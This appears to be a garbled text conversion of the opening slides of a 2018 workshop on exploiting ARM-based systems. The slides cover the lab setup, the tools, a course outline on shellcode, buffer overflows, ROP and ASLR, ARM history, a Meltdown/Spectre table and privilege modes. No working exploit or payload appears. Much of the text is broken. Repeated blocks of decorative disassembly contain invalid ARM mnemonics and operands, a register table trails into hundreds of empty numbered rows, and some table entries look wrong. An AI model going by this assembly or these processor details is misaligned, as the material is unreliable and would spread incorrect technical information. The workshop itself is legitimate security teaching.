

# Exploitation on ARM-based Systems

## Troopers18

Sascha Schirra, Ralf Schaefer

March, 12th 2018

```

+1800001 movh1 r0, #1
+1800002 movl1 r0, #0
+1800003 cmp r0, #1
+1800004 movh1 r0, #0
+1800005 cmp r0, #0
+1847001 subeq r7, r7, #1
+1847002 subne r7, r7, #2
+18811005 addne r4, r4, #5
+00412002 sub r2, r4, #2
+18000002 mov r0, #2
+1801000 mov r3, #1
+00020004 str r2, [sp, #4]
+00020004 bl 100200
+00020004 ldr r2, [sp, #4]
+1801000 mov r4, #1
+00710074 uth r4, #4
+1801000 mov r3, #0
+18000002 mov r0, #2
+00020004 bl 100200
+00000000 movl r0, r0, #0
+18041001 orr r1, r4, r1, lsl, #10
+00500001 cmp r0, #1
+00000003 bts 10, r0
+00041000 adds r4, r4, #5
+18000001 movcc r2, #1
+18000000 movcs r2, #0
+00000000 b
+18000000 movl1 r2, #0
+18021001 andh1 r2, r2, #1
+00520000 cmp r2, #0
+18450001 subeq r5, r5, #1
+18450002 subne r5, r5, #2
+18811005 addne r4, r4, #5
+00412002 sub r4, r4, #0
+18000007 orr r0, r5, r7, lsl, #10
+00711110 b 10000
+00450005 sub r5, r5, #5
+18000020 lsr r3, r0, #10
+00710070 uth r0, #0
+18000001 mov r1, #1
+00711110 b 10000
+00041000 adds r4, r4, #5
+18000001 movcc r2, #1
+18000000 movcs r2, #0
+18000001 cmp r1, #1
+18000000 movl1 r2, #0
+18021001 andh1 r2, r2, #1
+00520000 cmp r2, #0
+18450001 subeq r5, r5, #1
+18450002 subne r5, r5, #2
+00711110 b 10000
+18000001 cmp r4, #1
+18000000 movcs r4, #0

```

# Who Are We

## Sascha Schirra

- Independent Security Consultant
  - Reverse engineering
  - Exploit development
  - Mobile application security
  - Embedded systems
- Twitter: @s4sh\_s

## Ralf Schaefer

- Security Analyst
  - Reverse engineering
- Twitter: @d0gtail

```
02471004    subeq    r2, r2, #4
02471008    subne    r2, r2, #4
0247100c    addne    r4, r4, #5
02471010    sub     r2, r4, #2
02471014    mov     r0, r2
02471018    mov     r3, r5
0247101c    str     r2, [r0, #4]
02471020    bl      024240
02471024    ldr     r2, [r0, #4]
02471028    mov     r4, r5
0247102c    orrth    r4, r4
02471030    mov     r0, r0
02471034    mov     r0, r2
02471038    bl      024490
0247103c    subl     r0, r0, #2
02471040    orr     r1, r4, r1, lsl, #16
02471044    cmp     r0, r4
02471048    bts     r0, r0
0247104c    adds    r4, r4, #5
02471050    cc      r2, #2
02471054    movcc   r2, #0
02471058    cmp     r0, r0
0247105c    movcc   r0, #0
02471060    bchen    r0, r0, #4
02471064    orr     r0, r0, #2
02471068    r4, r4, #5
0247106c    sub     r4, r4, #0
02471070    orr     r0, r0, r7, lsl, #16
02471074    b       0240d0
02471078    sub     r5, r0, #0
0247107c    lsr     r3, r0, #16
02471080    orrth    r0, r0
02471084    mov     r0, r4
02471088    b       0240d0
0247108c    adds    r4, r4, #5
02471090    movcc   r2, #2
02471094    movcc   r0, #0
02471098    cmp     r0, r2
0247109c    movcc   r0, #0
024710a0    andrth   r2, r2, #4
024710a4    cmp     r2, #0
024710a8    subne    r5, r5, #4
024710ac    subne    r0, r5, #2
024710b0    b       0240d0
024710b4    cmp     r4, r4
024710b8    movcc   r2, #0
```

# Lab Environment

- WiFi:make exploit\_on\_arm
- Kali Linux Virtual Machine
  - root:toor
  - Qemu/RaspberryPi
    - 10.10.0.2
- Raspberry Pi II / ARMv7
  - userX:userX
  - 192.168.0.51 - 55

```

02471001    subeq    r3, r3, #4
02471002    subne    r3, r3, #4
02471003    addne    r4, r4, #5
02471004    sub     r2, r4, #2
02471005    mov     r0, r2
02471006    mov     r3, r3
02471007    str     r2, [r0, #4]
02471008    bl      10a2a4
02471009    ldr     r2, [r0, #4]
0247100a    mov     r3, r3
0247100b    strh    r4, r4
0247100c    mov     r3, r0
0247100d    mov     r0, r2
0247100e    bl      10a490
0247100f    sub     r0, r0, #2
02471010    orr     r1, r4, r1, lsl, #16
02471011    cmp     r0, r2
02471012    bhs     1076a
02471013    adds    r4, r4, #5
02471014    movcc   r2, #1
02471015    movcs   r2, #0
02471016    cmp     r0, r2
02471017    movls   r2, #0
02471018    andbt   r2, r2, #1
02471019    cmp     r2, #0
0247101a    subeq    r3, r3, #4
0247101b    subne    r3, r3, #2
0247101c    addne    r4, r4, #5
0247101d    sub     r1, r4, #0
0247101e    lsr     r3, r0, #16
0247101f    strh    r0, r0
02471020    mov     r0, r2
02471021    b       106b0
02471022    adds    r4, r4, #5
02471023    movcc   r2, #1
02471024    movcs   r2, #0
02471025    cmp     r0, r2
02471026    movls   r2, #0
02471027    andbt   r2, r2, #1
02471028    cmp     r2, #0
02471029    subne    r3, r3, #1
0247102a    subne    r3, r3, #2
0247102b    b       106b0
0247102c    cmp     r4, r4
0247102d    movcs   r3, #0

```

# Lab Environment - Used Software

|  |  |           |        |                     |
|--|--|-----------|--------|---------------------|
|  |  | 02471004  | subseq | r7, r7, #4          |
|  |  | 02471005  | subseq | r7, r7, #4          |
|  |  | 02471006  | addlsl | r4, r4, #8          |
|  |  | 02471007  | sub    | r2, r2, #2          |
|  |  | 02480002  | mov    | r0, r2              |
|  |  | 02481006  | mov    | r3, #5              |
|  |  | 02482004  | etc    | r2, [r0, #4]        |
|  |  | 02482005  | ld     | 0x248               |
|  |  | 02482006  | ld     | r2, [r0, #4]        |
|  |  | 02481008  | mov    | r3, #5              |
|  |  | 024710074 | netth  | r4, r4              |
|  |  | 02471008  | mov    | r2, r0              |
|  |  | 02480002  | mov    | r0, r2              |
|  |  | 02480003  | ld     | 0x248               |
|  |  | 02481002  | subl   | r0, r0, #2          |
|  |  | 02481004  | orr    | r4, r4, r4, r3, #18 |
|  |  | 02480004  | cmp    | r0, r4              |
|  |  | 02480005  | ld     | 0x248               |
|  |  | 02481006  | addls  | r4, r4, #8          |
|  |  | 02482004  | movcc  | r2, #0              |
|  |  | 02482006  | movcc  | r2, #0              |
|  |  | 02480002  | cmp    | r0, r2              |
|  |  | 02480003  | movcc  | r2, #0              |
|  |  | 02480004  | andlsl | r2, r2, #4          |
|  |  | 02480005  | cmp    | r2, #0              |
|  |  | 02480006  | subseq | r7, r7, #4          |
|  |  | 02481006  | addlsl | r4, r4, #8          |
|  |  | 02481008  | sub    | r4, r4, #8          |
|  |  | 02471007  | orr    | r0, r0, r7, r3, #18 |
|  |  | 02471008  | ld     | 0x248               |
|  |  | 02480006  | sub    | r3, r0, #8          |
|  |  | 02480007  | ldr    | r3, [r0, #16]       |
|  |  | 02480008  | netth  | r0, r0              |
|  |  | 02471007  | orr    | r0, r0              |
|  |  | 02471008  | ld     | 0x248               |
|  |  | 02480004  | addls  | r4, r4, #8          |
|  |  | 02480005  | movcc  | r2, #0              |
|  |  | 02480006  | movcc  | r2, #0              |
|  |  | 02480007  | cmp    | r0, r2              |
|  |  | 02480008  | movcc  | r2, #0              |
|  |  | 02481004  | andlsl | r2, r2, #4          |
|  |  | 02480006  | cmp    | r2, #0              |
|  |  | 02451004  | subseq | r5, r5, #4          |
|  |  | 02451005  | subseq | r5, r5, #4          |
|  |  | 02471005  | ld     | 0x248               |
|  |  | 02471006  | cmp    | r4, r4              |
|  |  | 02480006  | movcc  | r2, #0              |

Software

Description

gdb

Debugger on GNU/Linux

gef

GDB extension

as

GNU Assembler

objcopy

Copies data from object files

hexdump

Dump bytes in user specified format

ropper

Gadget finder and more

netcat

TCP/IP swiss army knife

# Course Outline (1)

# ARM Architecture

- ARM CPU
- Modes
- States
- Addressing Modes
- Instructions
- Conditionals

|          |        |                |
|----------|--------|----------------|
| 00000001 | subseq | (r1, -r2, #4)  |
| 00000002 | subine | (r1, -r2, #2)  |
| 00000003 | addine | (r1, r2, #6)   |
| 00000004 | sub    | (r2, -r1, #2)  |
| 00000005 | mov    | (r0, r2)       |
| 00000006 | mov    | (r1, r2)       |
| 00000007 | str    | (r2, [r1, #4]) |
| 00000008 | ldr    | (r0, #0)       |
| 00000009 | ldr    | (r2, [r1, #8]) |
| 0000000A | mov    | (r1, r2)       |
| 0000000B | mov    | (r0, r2)       |
| 0000000C | ldr    | (r0, #0)       |
| 0000000D | mul    | (r0, r0, r1)   |
| 0000000E | ldr    | (r1, #0)       |
| 0000000F | adds   | (r1, r1, r0)   |
| 00000010 | mvcc   | (r2, r4)       |
| 00000011 | mvcc   | (r0, r0)       |
| 00000012 | cmp    | (r0, r2)       |
| 00000013 | movz   | (r0, r0)       |
| 00000014 | subseq | (r0, r0, #4)   |
| 00000015 | subine | (r0, r0, #2)   |
| 00000016 | addine | (r1, r1, #6)   |
| 00000017 | sub    | (r1, r1, #2)   |
| 00000018 | mov    | (r0, r0, #7)   |
| 00000019 |        | (r0, #0)       |
| 0000001A | ldr    | (r0, #0)       |
| 0000001B | lsh    | (r0, r0, #1)   |
| 0000001C | rsh    | (r0, r0)       |
| 0000001D | mov    | (r0, r4)       |
| 0000001E | h      | (r0, #0)       |
| 0000001F | adds   | (r1, -r1, #6)  |
| 00000020 | mvcc   | (r2, r4)       |
| 00000021 | mvcc   | (r2, r0)       |
| 00000022 | cmp    | (r0, r4)       |
| 00000023 | mvcc   | (r2, r0)       |
| 00000024 | andeq  | (r2, -r2, #1)  |
| 00000025 | cmp    | (r2, r0)       |
| 00000026 | subseq | (r1, -r1, #4)  |
| 00000027 | subine | (r1, -r1, #2)  |
| 00000028 | h      | (r0, #0)       |
| 00000029 | cmp    | (r0, r1)       |
| 0000002A | mvcc   | (r2, r0)       |

# Linux Application Basics

- Executable and Linkable Format
- Process Layout
- Calling Conventions
- Stack Frames
- Dynamic Linking

# Course Outline (2)

## Create Shellcode

- What is shellcode
- System calls
- How to craft shellcode

## Stack-based Memory Corruptions

- What are buffer overflows?
- How can buffer overflows occur?
- Possibilities
- How to exploit?

```
02471001    subseq    r2, r2, #4
02471002    subline   r7, r7, #2
02471003    addline   r4, r4, #5
02471004    sub       r2, r2, #2
02480002    mov       r0, r2
02481003    mov       r3, r5
02482004    stc       r2, [r0, #4]
02482005    bl        024240
02482006    ldr       r2, [r0, #4]
02481003    mov       r4, r5
02471007    sth       r4, r4
02481009    mov       r2, r0
02481001    mov       r0, r2
```

```
02481001    mov       r1, r0, r1, r2, #16
02480001    cmp       r0, r2
```

```
02481001    movcs     r0, r2
02481002    movcs     r0, r0
02482004    b         024240
02482005    andlt     r2, r2, #4
02481001    cmp       r2, r0
02481002    subseq    r3, r3, #4
02481003    subline   r5, r5, #2
02481004    addline   r4, r4, #5
02481005    bl        r4, r2, #0
02481006    b         r0, r5, #7, 32, #16
02481007    b         024000
02481008    sub       r5, r5, #5
02480025    ldr       r3, r0, #16
02471007    sth       r0, r0
02480001    mov       r0, r2
02481003    b         024000
02481004    adds     r4, r4, #5
02482004    movcs     r2, r4
02482005    movcs     r2, r0
02481001    cmp       r0, r2
02482009    movlt     r2, r0
02481004    andlt     r2, r2, #4
02482008    cmp       r2, r0
02481001    subline   r5, r5, #4
02481002    subline   r0, r5, #2
02471005    b         024000
02481001    cmp       r4, r4
02482008    movcs     r2, r0
```

# Course Outline (2)

## XN and ROP

- What does XN mean?
- ret2libx
- Return Oriented Programming

## Address Space Layout Randomization

- What is ASLR?
- Bruteforce ASLR

```
02471004    subseq    r7, r7, #4
12477004    subline   r7, r7, #2
10811004    addline   r4, r4, #5
e0412004    sub       r2, r4, r2
e1800004    mov       r0, r2
e1801004    mov       r3, r5
e5802004    str       r2, [r0, #4]
e0020004    bl        10822004
e7802004    ldr       r2, [r0, #4]
e1801004    mov       r4, r5
e5774074    strth     r4, r4
e1803004    mov       r0, r0
e1800004    mov       r0, r2
e0010004    bl        10822004
e1800004    mov       r0, r2
e1800004    cmp       r0, r1
e0000004    bts        10780004
e0011004    addis     r4, r4, #5
12402004    movcc     r2, #2
12402004    movcc     r2, #0
e0010004    cmp       r2, #0
e0010004    cmp       r2, #0
e0010004    andbtl    r2, r2, #4
e0010004    cmp       r2, #0
e0010004    cmp       r0, r0, #4
e0010004    subline   r0, r0, #2
10811004    addline   r4, r4, #5
e0412004    sub       r4, r4, #0
e1800004    orc       r0, r0, r7, lsl, #16
e0777714    b         10800004
e0402004    sub       r0, r0, #0
e1800004    lsr       r4, r0, #16
e0778074    strth     r0, r0
e2000004    mov       r0, r2
e0777714    b         10800004
e0011004    addis     r4, r4, #5
12402004    movcc     r2, #2
12402004    movcc     r2, #0
e1500004    cmp       r0, r2
12402004    movcc     r2, #0
12402004    andbtl    r2, r2, #4
e0520004    cmp       r2, #0
02455004    subline   r5, r5, #4
12477004    subline   r0, r0, #2
e0777714    b         10800004
e1500004    cmp       r4, r4
12520004    movcc     r4, #0
```

# ARM Architecture

|          |       |                      |
|----------|-------|----------------------|
| 01500001 | movb1 | r0, #1               |
| 01500002 | movb1 | r0, #2               |
| 01500003 | cmp   | r0, #1               |
| 01500004 | movb1 | r0, #0               |
| 01500005 | cmp   | r0, #0               |
| 01477001 | subeq | r7, r7, #1           |
| 01477002 | subne | r7, r7, #2           |
| 00811005 | addne | r4, r4, #5           |
| 00812002 | sub   | r2, r4, r2           |
| 01800002 | mov   | r0, r2               |
| 01801005 | mov   | r3, r5               |
| 01802004 | stc   | r2, [sp, #4]         |
| 00020001 | bl    | 00020004             |
| 01802004 | ldr   | r2, [sp, #4]         |
| 01801005 | mov   | r4, r5               |
| 01770074 | uxth  | r4, r4               |
| 01803009 | mov   | r3, r0               |
| 01800002 | mov   | r0, r2               |
| 00020005 | bl    | 00020000             |
| 01800002 | sub   | r0, r0, #2           |
| 01801001 | orr   | r1, r4, r1, lsl, #16 |
| 01500001 | cmp   | r0, r4               |
| 00000003 | bts   | 16768                |
| 00011000 | adds  | r4, r4, #0           |
|          |       | r, #1                |
| 01802000 | movcs | r2, #0               |
| 01500001 | cmp   | r0, r2               |
| 01802000 | movls | r2, #0               |
| 01802001 | andb1 | r2, r2, #1           |
| 01520000 | cmp   | r2, #0               |
| 01455001 | subeq | r5, r5, #1           |
| 01455002 | subne | r5, r5, #2           |
| 00811005 | addne | r4, r4, #5           |
| 00812009 | sub   | r4, r4, #9           |
| 01800007 | orr   | r0, r5, r7, lsl, #16 |
| 00777714 | b     | 00000000             |
| 00455005 | sub   | r5, r5, #5           |
| 01800020 | ldr   | r3, [r0, #16]        |
| 00778070 | uxth  | r0, r0               |
| 01800001 | mov   | fp, r2               |
| 00777714 | b     | 00000000             |
| 00011005 | adds  | r4, r4, #5           |
| 01802001 | movcc | r2, #1               |
| 01802000 | movcs | r2, #0               |
| 01500001 | cmp   | fp, r2               |
| 01802000 | movls | r2, #0               |
| 01802001 | andb1 | r2, r2, #1           |
| 01520000 | cmp   | r2, #0               |
| 01455001 | subeq | r5, r5, #1           |
| 01455002 | subne | r5, r5, #2           |
| 00777715 | b     | 00000000             |
| 01520001 | cmp   | r4, r4               |
| 01520000 | movcs | r4, #0               |




- Advanced RISC Machines

- Previously named Acorn RISC Machine

- ARM Holding (since 1990)

- Sells IP (Intellectual Property) cores and ARM architectural licences
- IP cores
  - core design, can be combined with own parts to build a fully functioning chip
- Arch licence - chip has to fully comply with the ARM architecture
- Neither manufactures nor sells CPUs



# ARM Architecture

- **Reduced Instruction Set Computing**

- Small instruction set
- Large uniform register file
- Load / store architecture
- Simple addressing modes
- Fixed instruction size

- Conditional instructions

```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #2
10821003    addlsl    r4, r4, #5
00412002    sub    r2, r4, r2
01800002    mov    r0, r2
01801004    mov    r3, r5
03802004    stc    r2, [r0, #4]
00020001    bl    10822004
07802004    ldr    r2, [r0, #4]
01801004    mov    r4, r5
05770074    stxth    r4, r4
01803000    mov    r3, r0
01800002    mov    r0, r2
00010004    bl    10800000
07000000    subl    r0, r0, #2
01801001    orr    r1, r4, r1, lsl, #10
01500001    cmp    r0, r4
00000003    btx    10700000
00011000    addls    r4, r4, r0
12803001    movcc    r2, r4
12802000    movcs    r2, r0
01500001    cmp    r0, r4
03802000    movls    r2, r0
02022001    andbt    r2, r2, #1
01520000    cmp    r2, r0
01450001    subeq    r5, r5, #4
12450002    subne    r5, r5, #2
10814000    addlsl    r4, r4, #5
00412000    sub    r4, r4, r0
01800007    orr    r0, r5, r7, lsl, #10
00777710    b    10000000
00450000    sub    r5, r5, r0
10800020    ldr    r3, r0, #10
05770070    stxth    r0, r0
02800001    mov    r0, r4
00777710    b    10000000
00011000    addls    r4, r4, r0
12802001    movcc    r2, r4
12802000    movcs    r2, r0
01500001    cmp    r0, r4
03802000    movls    r2, r0
02022001    andbt    r2, r2, #1
01520000    cmp    r2, r0
01450001    subeq    r5, r5, #4
12450002    subne    r5, r5, #2
00777710    b    10000000
01520000    cmp    r4, r4
12800000    movcs    r4, r0

```

# ARM Architecture

- Architecture profiles has been introduced

- A - Application
- R - Real-time
- M - Microcontroller

| Architecture | Family                                   |
|--------------|--|
| ARMv1        | ARM1                                     |
| ARMv2        | ARM2                                     |
| ARMv3        | ARM7                                     |
| ARMv4        | ARM7                                     |
| ARMv5TE      | ARM7EJ, ARM9E, ARM10E                    |
| ARMv6        | ARM11, Cortex-M0, Cortex-M0, Cortex-M1   |
| ARMv7        | Cortex-A, Cortex-R, Cortex-M3, Cortex-M4 |
| ARMv8        | Cortex-A                                 |

# ARM versions affected by Meltdown / Spectre

- Variant 1: bounds check bypass (CVE-2017-5753)
- Variant 2: branch target injection (CVE-2017-5715)
- Variant 3: rogue data cache load (CVE-2017-5754)
- Variant 3a: additional variant to 3

| Processor        | Vulnerability |
|------------------|---------------|
| Cortex-R7, 8     | 1, 2          |
| Cortex-A8, 9, 15 | 1, 2          |
| Cortex-A15       | 1, 2, 3a      |
| Cortex-A17       | 1, 2          |
| Cortex-A57, 72   | 1, 2, 3a      |
| Cortex-R75       | 1, 2, 3       |

```

subneq    r2, r2, #4
subltne   r2, r2, #4
addltne   r4, r4, #8
sub       r2, r2, #2
mov       r0, r2
mov       r3, r5
strc      r2, [r0, #4]
btl       r0, #28
ldc       r2, [r0, #4]
mov       r4, r5
stc       r4, r4
mov       r0, r0
mov       r0, r2
btl       r0, #28
subl       r0, r0, #2
orr       r4, r4, r4, #3, #32
cmp       r0, r2
btl       r0, #28
addls     r4, r4, #8
movcc     r2, #0
movcs     r2, #0
cmp       r0, r2
movlcs    r0, r2
andltl    r2, r2, #4
cmp       r2, #0
subneq    r0, r0, #4
subltne   r0, r0, #2
addltne   r4, r4, #8
sub       r4, r4, #8
orr       r0, r0, r7, #3, #16
b         r0, #0
sub       r5, r5, #8
lsc       r3, r0, #16
stc       r0, r0
mov       r0, r2
b         r0, #0
addls     r4, r4, #8
movcc     r2, #0
movcs     r2, #0
cmp       r0, r2
movlcs    r0, r2
andltl    r2, r2, #4
cmp       r2, #0
subneq    r5, r5, #4
subltne   r0, r0, #2
b         r0, #0
sub       r4, r4

```

# Privilege Levels

```

02471001    subeq    r3, r3, #4
12471002    subne    r3, r3, #4
10811005    addne    r4, r4, #5
e0412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e1811004    mov     r3, r3
e3822004    str     r2, [sp, #4]
e0500001    bx       r0, r0
  
```

| ARM                          | x86    |
|------------------------------|--------|
| User(USR)                    | RING 3 |
| Fast Interrupt Request (FIQ) |        |
| Interrupt Request (IRQ)      |        |
| Supervisor (SVC)             | RING 0 |
| Monitor (MON)                |        |
| Abort (ABT)                  |        |
| Undefined (UND)              |        |
| System (SYS)                 |        |

```

e0111004    b       r0, r0
e0111005    adds    r1, r1, #5
e3802001    movcc   r2, r2
e3802005    movcs   r3, #0
e1500001    cmp     r0, r3
e3802006    movls   r2, #0
e3842001    andbt   r2, r2, #1
e3520006    cmp     r2, #0
02455001    subne    r5, r5, #1
12455002    subne    r5, r5, #2
e0111005    b       r0, r0
e1510001    cmp     r1, r1
e1520006    movcs   r3, #0
  
```

# Registers

- Register size 32 bit
- r0 - r12 - General purpose
- r11 - Frame Pointer
- r13 - Stack Pointer
- r14 - Link Register
- r15 - Program Counter
- CPSR/APSR - Status register
  - N - Negative condition
  - Z - Zero condition
  - C - Carry condition
  - V - oVerflow condition
  - E - Endianness state
  - T - Thumb state

|          |        |            |  |
|----------|--------|------------|--|
| 00000000 | subeq  | r7, r4     |  |
| 12470001 | subneq | r7, r7, #4 |  |
| 10011000 | subneq | r7, r7, #4 |  |
| 00012000 |        |            |  |
| 01000000 |        |            |  |
| 01001000 |        |            |  |
| 00002000 |        |            |  |
| 00003000 |        |            |  |
| 00004000 |        |            |  |
| 01001000 |        |            |  |
| 00005000 |        |            |  |
| 00006000 |        |            |  |
| 00007000 |        |            |  |
| 01001000 |        |            |  |
| 01002000 |        |            |  |
| 01003000 |        |            |  |
| 00004000 |        |            |  |
| 00005000 |        |            |  |
| 00006000 |        |            |  |
| 00007000 |        |            |  |
| 00008000 |        |            |  |
| 00009000 |        |            |  |
| 00010000 |        |            |  |
| 00011000 |        |            |  |
| 00012000 |        |            |  |
| 00013000 |        |            |  |
| 00014000 |        |            |  |
| 00015000 |        |            |  |
| 00016000 |        |            |  |
| 00017000 |        |            |  |
| 00018000 |        |            |  |
| 00019000 |        |            |  |
| 00020000 |        |            |  |
| 00021000 |        |            |  |
| 00022000 |        |            |  |
| 00023000 |        |            |  |
| 00024000 |        |            |  |
| 00025000 |        |            |  |
| 00026000 |        |            |  |
| 00027000 |        |            |  |
| 00028000 |        |            |  |
| 00029000 |        |            |  |
| 00030000 |        |            |  |
| 00031000 |        |            |  |
| 00032000 |        |            |  |
| 00033000 |        |            |  |
| 00034000 |        |            |  |
| 00035000 |        |            |  |
| 00036000 |        |            |  |
| 00037000 |        |            |  |
| 00038000 |        |            |  |
| 00039000 |        |            |  |
| 00040000 |        |            |  |
| 00041000 |        |            |  |
| 00042000 |        |            |  |
| 00043000 |        |            |  |
| 00044000 |        |            |  |
| 00045000 |        |            |  |
| 00046000 |        |            |  |
| 00047000 |        |            |  |
| 00048000 |        |            |  |
| 00049000 |        |            |  |
| 00050000 |        |            |  |
| 00051000 |        |            |  |
| 00052000 |        |            |  |
| 00053000 |        |            |  |
| 00054000 |        |            |  |
| 00055000 |        |            |  |
| 00056000 |        |            |  |
| 00057000 |        |            |  |
| 00058000 |        |            |  |
| 00059000 |        |            |  |
| 00060000 |        |            |  |
| 00061000 |        |            |  |
| 00062000 |        |            |  |
| 00063000 |        |            |  |
| 00064000 |        |            |  |
| 00065000 |        |            |  |
| 00066000 |        |            |  |
| 00067000 |        |            |  |
| 00068000 |        |            |  |
| 00069000 |        |            |  |
| 00070000 |        |            |  |
| 00071000 |        |            |  |
| 00072000 |        |            |  |
| 00073000 |        |            |  |
| 00074000 |        |            |  |
| 00075000 |        |            |  |
| 00076000 |        |            |  |
| 00077000 |        |            |  |
| 00078000 |        |            |  |
| 00079000 |        |            |  |
| 00080000 |        |            |  |
| 00081000 |        |            |  |
| 00082000 |        |            |  |
| 00083000 |        |            |  |
| 00084000 |        |            |  |
| 00085000 |        |            |  |
| 00086000 |        |            |  |
| 00087000 |        |            |  |
| 00088000 |        |            |  |
| 00089000 |        |            |  |
| 00090000 |        |            |  |
| 00091000 |        |            |  |
| 00092000 |        |            |  |
| 00093000 |        |            |  |
| 00094000 |        |            |  |
| 00095000 |        |            |  |
| 00096000 |        |            |  |
| 00097000 |        |            |  |
| 00098000 |        |            |  |
| 00099000 |        |            |  |
| 00100000 |        |            |  |
| 00101000 |        |            |  |
| 00102000 |        |            |  |
| 00103000 |        |            |  |
| 00104000 |        |            |  |
| 00105000 |        |            |  |
| 00106000 |        |            |  |
| 00107000 |        |            |  |
| 00108000 |        |            |  |
| 00109000 |        |            |  |
| 00110000 |        |            |  |
| 00111000 |        |            |  |
| 00112000 |        |            |  |
| 00113000 |        |            |  |
| 00114000 |        |            |  |
| 00115000 |        |            |  |
| 00116000 |        |            |  |
| 00117000 |        |            |  |
| 00118000 |        |            |  |
| 00119000 |        |            |  |
| 00120000 |        |            |  |
| 00121000 |        |            |  |
| 00122000 |        |            |  |
| 00123000 |        |            |  |
| 00124000 |        |            |  |
| 00125000 |        |            |  |
| 00126000 |        |            |  |
| 00127000 |        |            |  |
| 00128000 |        |            |  |
| 00129000 |        |            |  |
| 00130000 |        |            |  |
| 00131000 |        |            |  |
| 00132000 |        |            |  |
| 00133000 |        |            |  |
| 00134000 |        |            |  |
| 00135000 |        |            |  |
| 00136000 |        |            |  |
| 00137000 |        |            |  |
| 00138000 |        |            |  |
| 00139000 |        |            |  |
| 00140000 |        |            |  |
| 00141000 |        |            |  |
| 00142000 |        |            |  |
| 00143000 |        |            |  |
| 00144000 |        |            |  |
| 00145000 |        |            |  |
| 00146000 |        |            |  |
| 00147000 |        |            |  |
| 00148000 |        |            |  |
| 00149000 |        |            |  |
| 00150000 |        |            |  |
| 00151000 |        |            |  |
| 00152000 |        |            |  |
| 00153000 |        |            |  |
| 00154000 |        |            |  |
| 00155000 |        |            |  |
| 00156000 |        |            |  |
| 00157000 |        |            |  |
| 00158000 |        |            |  |
| 00159000 |        |            |  |
| 00160000 |        |            |  |
| 00161000 |        |            |  |
| 00162000 |        |            |  |
| 00163000 |        |            |  |
| 00164000 |        |            |  |
| 00165000 |        |            |  |
| 00166000 |        |            |  |
| 00167000 |        |            |  |
| 00168000 |        |            |  |
| 00169000 |        |            |  |
| 00170000 |        |            |  |
| 00171000 |        |            |  |
| 00172000 |        |            |  |
| 00173000 |        |            |  |
| 00174000 |        |            |  |
| 00175000 |        |            |  |
| 00176000 |        |            |  |
| 00177000 |        |            |  |
| 00178000 |        |            |  |
| 00179000 |        |            |  |
| 00180000 |        |            |  |
| 00181000 |        |            |  |
| 00182000 |        |            |  |
| 00183000 |        |            |  |
| 00184000 |        |            |  |
| 00185000 |        |            |  |
| 00186000 |        |            |  |
| 00187000 |        |            |  |
| 00188000 |        |            |  |
| 00189000 |        |            |  |
| 00190000 |        |            |  |
| 00191000 |        |            |  |
| 00192000 |        |            |  |
| 00193000 |        |            |  |
| 00194000 |        |            |  |
| 00195000 |        |            |  |
| 00196000 |        |            |  |
| 00197000 |        |            |  |
| 00198000 |        |            |  |
| 00199000 |        |            |  |
| 00200000 |        |            |  |
| 00201000 |        |            |  |
| 00202000 |        |            |  |
| 00203000 |        |            |  |
| 00204000 |        |            |  |
| 00205000 |        |            |  |
| 00206000 |        |            |  |
| 00207000 |        |            |  |
| 00208000 |        |            |  |
| 00209000 |        |            |  |
| 00210000 |        |            |  |
| 00211000 |        |            |  |
| 00212000 |        |            |  |
| 00213000 |        |            |  |
| 00214000 |        |            |  |
| 00215000 |        |            |  |
| 00216000 |        |            |  |
| 00217000 |        |            |  |
| 00218000 |        |            |  |
| 00219000 |        |            |  |
| 00220000 |        |            |  |
| 00221000 |        |            |  |
| 00222000 |        |            |  |
| 00223000 |        |            |  |
| 00224000 |        |            |  |
| 00225000 |        |            |  |
| 00226000 |        |            |  |
| 00227000 |        |            |  |
| 00228000 |        |            |  |
| 00229000 |        |            |  |
| 00230000 |        |            |  |
| 00231000 |        |            |  |
| 00232000 |        |            |  |
| 00233000 |        |            |  |
| 00234000 |        |            |  |
| 00235000 |        |            |  |
| 00236000 |        |            |  |
| 00237000 |        |            |  |
| 00238000 |        |            |  |
| 00239000 |        |            |  |
| 00240000 |        |            |  |
| 00241000 |        |            |  |
| 00242000 |        |            |  |
| 00243000 |        |            |  |
| 00244000 |        |            |  |
| 00245000 |        |            |  |
| 00246000 |        |            |  |
| 00247000 |        |            |  |
| 00248000 |        |            |  |
| 00249000 |        |            |  |
| 00250000 |        |            |  |
| 00251000 |        |            |  |
| 00252000 |        |            |  |
| 00253000 |        |            |  |
| 00254000 |        |            |  |
| 00255000 |        |            |  |
| 00256000 |        |            |  |
| 00257000 |        |            |  |
| 00258000 |        |            |  |
| 00259000 |        |            |  |
| 00260000 |        |            |  |
| 00261000 |        |            |  |
| 00262000 |        |            |  |
| 00263000 |        |            |  |
| 00264000 |        |            |  |
| 00265000 |        |            |  |
| 00266000 |        |            |  |
| 00267000 |        |            |  |
| 00268000 |        |            |  |
| 00269000 |        |            |  |
| 00270000 |        |            |  |
| 00271000 |        |            |  |
| 00272000 |        |            |  |
| 00273000 |        |            |  |
| 00274000 |        |            |  |
| 00275000 |        |            |  |
| 00276000 |        |            |  |
| 00277000 |        |            |  |
| 00278000 |        |            |  |
| 00279000 |        |            |  |
| 00280000 |        |            |  |
| 00281000 |        |            |  |
| 00282000 |        |            |  |
| 00283000 |        |            |  |
| 00284000 |        |            |  |
| 00285000 |        |            |  |
| 00286000 |        |            |  |
| 00287000 |        |            |  |
| 00288000 |        |            |  |
| 00289000 |        |            |  |
| 00290000 |        |            |  |
| 00291000 |        |            |  |
| 00292000 |        |            |  |
| 00293000 |        |            |  |
| 00294000 |        |            |  |
| 00295000 |        |            |  |
| 00296000 |        |            |  |
| 00297000 |        |            |  |
| 00298000 |        |            |  |
| 00299000 |        |            |  |
| 00300000 |        |            |  |
| 00301000 |        |            |  |
| 00302000 |        |            |  |
| 00303000 |        |            |  |
| 00304000 |        |            |  |
| 00305000 |        |            |  |
| 00306000 |        |            |  |
| 00307000 |        |            |  |
| 00308000 |        |            |  |
| 00309000 |        |            |  |
| 00310000 |        |            |  |
| 00311000 |        |            |  |
| 00312000 |        |            |  |
| 00313000 |        |            |  |
